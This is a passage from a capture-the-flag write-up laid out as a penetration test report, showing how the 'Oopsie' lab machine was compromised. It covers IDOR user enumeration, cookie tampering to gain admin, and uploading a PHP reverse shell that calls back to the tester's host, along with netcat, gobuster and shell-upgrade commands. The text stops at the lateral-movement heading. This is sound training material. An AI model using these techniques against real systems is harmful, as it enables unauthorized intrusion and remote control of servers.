Oopsie Penetration Test Report

Target: 10.129.29.8
Difficulty: Very Easy
Date: October 2025
Tester: Long Nguyen The Hoang

Executive Summary

I successfully compromised the Oopsie machine by exploiting broken access control and insecure file upload functionality. The attack began with discovering a login page through passive reconnaissance, escalated by manipulating cookies to gain admin access, and culminated in uploading a PHP reverse shell. From there, I found database credentials, switched to a user account, and exploited a SUID binary with PATH hijacking to gain root access.

Key vulnerabilities discovered:


- Information disclosure through predictable user ID enumeration
- Broken access control via client-side cookie manipulation
- Unrestricted file upload allowing PHP code execution
- Database credentials stored in plaintext in PHP files
- SUID binary using relative paths (PATH hijacking vulnerability)

Phase 1: Finding My Way In

Port Scanning - What's Running?

I started by scanning the target to see what services were available:

```
nmap -sC -sV 10.129.29.8
```



```
┌─[eu-starting-point-vip-1-dhcp]─[10.10.14.67]─[ttla@htb-gy3ynk1cj3]─[~]
└──╼ [★]$ nmap -sC 10.129.29.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-18 12:10 CDT
Nmap scan report for 10.129.29.8
Host is up (0.078s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http
|_http-title: Welcome

Nmap done: 1 IP address (1 host up) scanned in 4.51 seconds
```

This told me I was dealing with a web server. Time to check out the website!

Web Enumeration - Exploring the Website

I opened the website in my browser and found **MegaCorp Automotive** - a car repair management system.

On the homepage, I noticed something interesting in the Services section:

> *"We provide services to operate manufacturing data such as quotes, customer requests etc. Please login to get access to the service."*


This meant there was a login page somewhere on the site.

Discovery - The Hidden Login Page

I then curl the website:

Curl http://10.129.29.8 in terminal


This is what I found



```
})();
//# sourceURL=pen.js
    </script>
<script src="/cdn-cgi/login/script.js"></script>
<script src="/js/index.js"></script>
</body>
</html>
```

`/cdn-cgi/login/`

I visited this URL in my browser and found the login page!



Phase 2: Breaking Access Control

Testing the Login

I tried some common username/password combinations:

- admin/admin
- admin/password
- root/root

Nothing worked. But then I noticed a link at the bottom of the login form:

"Login as Guest"

I clicked it and got in! But as a guest user, I had limited access. I could see these menu options:

- Account

- Branding

- Clients


- Uploads *(blocked - "This action require super admin rights")*

The Uploads page was what I needed, but I couldn't access it yet.

Finding the Vulnerability - User ID Enumeration

On the Account page, I noticed the URL:

http://10.129.29.8/cdn-cgi/login/admin.php?content=accounts&id=2




Repair Management System

Access ID	Name	Email
2233	guest	guest@megacorp.com

The `id=2` parameter looked interesting. What if I changed it to `id=1`?

http://10.129.29.8/cdn-cgi/login/admin.php?content=accounts&id=1



Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Bingo! I found the admin user's information:

| **Access ID** | **Name** | **Email** |


|---------------|----------|---------------------|

| 34322 | admin | admin@megacorp.com |

This was an **information disclosure vulnerability** - I could enumerate users by simply changing the ID parameter.

Cookie Manipulation - Becoming Admin

I opened Firefox Developer Tools (F12) and navigated to **Storage → Cookies**. I found two interesting cookies:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
role	guest	10.129.29.8	/	Mon, 17 Nov 2025 17:15:49 GMT	9	false	false	None	Sat, 18 Oct 2025 17:16:54 GMT
user	2233	10.129.29.8	/	Mon, 17 Nov 2025 17:15:49 GMT	8	false	false	None	Sat, 18 Oct 2025 17:16:54 GMT

- `role=guest`


- `user=2233`

Now that I knew the admin's Access ID was `34322`, I could try to impersonate them by changing these cookies:

Changed to:

- `role=admin`

- `user=34322`



Name: role


Value: admin

Name: user

Value: 34322

I refreshed the page and tried accessing the **Uploads** page again...

Success! I now had access to the file upload form. The website trusted the client-side cookies without proper server-side validation.



Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Phase 3: Getting Shell Access


Preparing the PHP Reverse Shell

I needed to upload a PHP file that would give me remote access to the server. I used a pre-made reverse shell from:

/usr/share/webshells/php/php-reverse-shell.php

2. Uploaded the file through the web form:

- Clicked "Browse..."
- Selected php-reverse-shell.php
- Clicked "Upload"
- Got the message: *"The file php-reverse-shell.php has been uploaded."*




```php
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.67';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
```

3. Found where uploads go:

I ran gobuster to find the uploads directory:

bash

gobuster dir --url http://10.129.29.8/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php



```
===============================================================
/.php                 (Status: 403) [Size: 276]
/.hta.php             (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/css                  (Status: 301) [Size: 308] [--> http://10.129.29.8/css/]
/fonts                (Status: 301) [Size: 310] [--> http://10.129.29.8/fonts/]
/images               (Status: 301) [Size: 311] [--> http://10.129.29.8/images/]
/index.php            (Status: 200) [Size: 10932]
/index.php            (Status: 200) [Size: 10932]
/js                   (Status: 301) [Size: 307] [--> http://10.129.29.8/js/]
/server-status        (Status: 403) [Size: 276]
/themes               (Status: 301) [Size: 311] [--> http://10.129.29.8/themes/]
/uploads              (Status: 301) [Size: 312] [--> http://10.129.29.8/uploads/
]
Progress: 9228 / 9230 (99.98%)
===============================================================
Finished
===============================================================
```

Found: `/uploads/` directory

4. Triggered the shell:


Visited in browser:

http://10.129.29.8/uploads/php-reverse-shell.php

Getting the Shell

Back in my netcat listener:

```
nc -lvnp 1234
```



```
┌─[eu-starting-point-vip-1-dhcp]─[10.10.14.67]─[ttla@htb-gy3ynk1cj3]─[~]
└──╼ [★]$ nc -lvvp 1234
listening on [any] 1234 ...
10.129.29.8: inverse host lookup failed: Unknown host
connect to [10.10.14.67] from (UNKNOWN) [10.129.29.8] 56744
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86
4 x86_64 x86_64 GNU/Linux
 17:48:04 up  1:27,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

I was in! But as a low-privilege user www-data.

To make it more usable, I upgraded the shell:

bash

python3 -c 'import pty;pty.spawn("/bin/bash")'

Phase 4: Lateral Movement to User

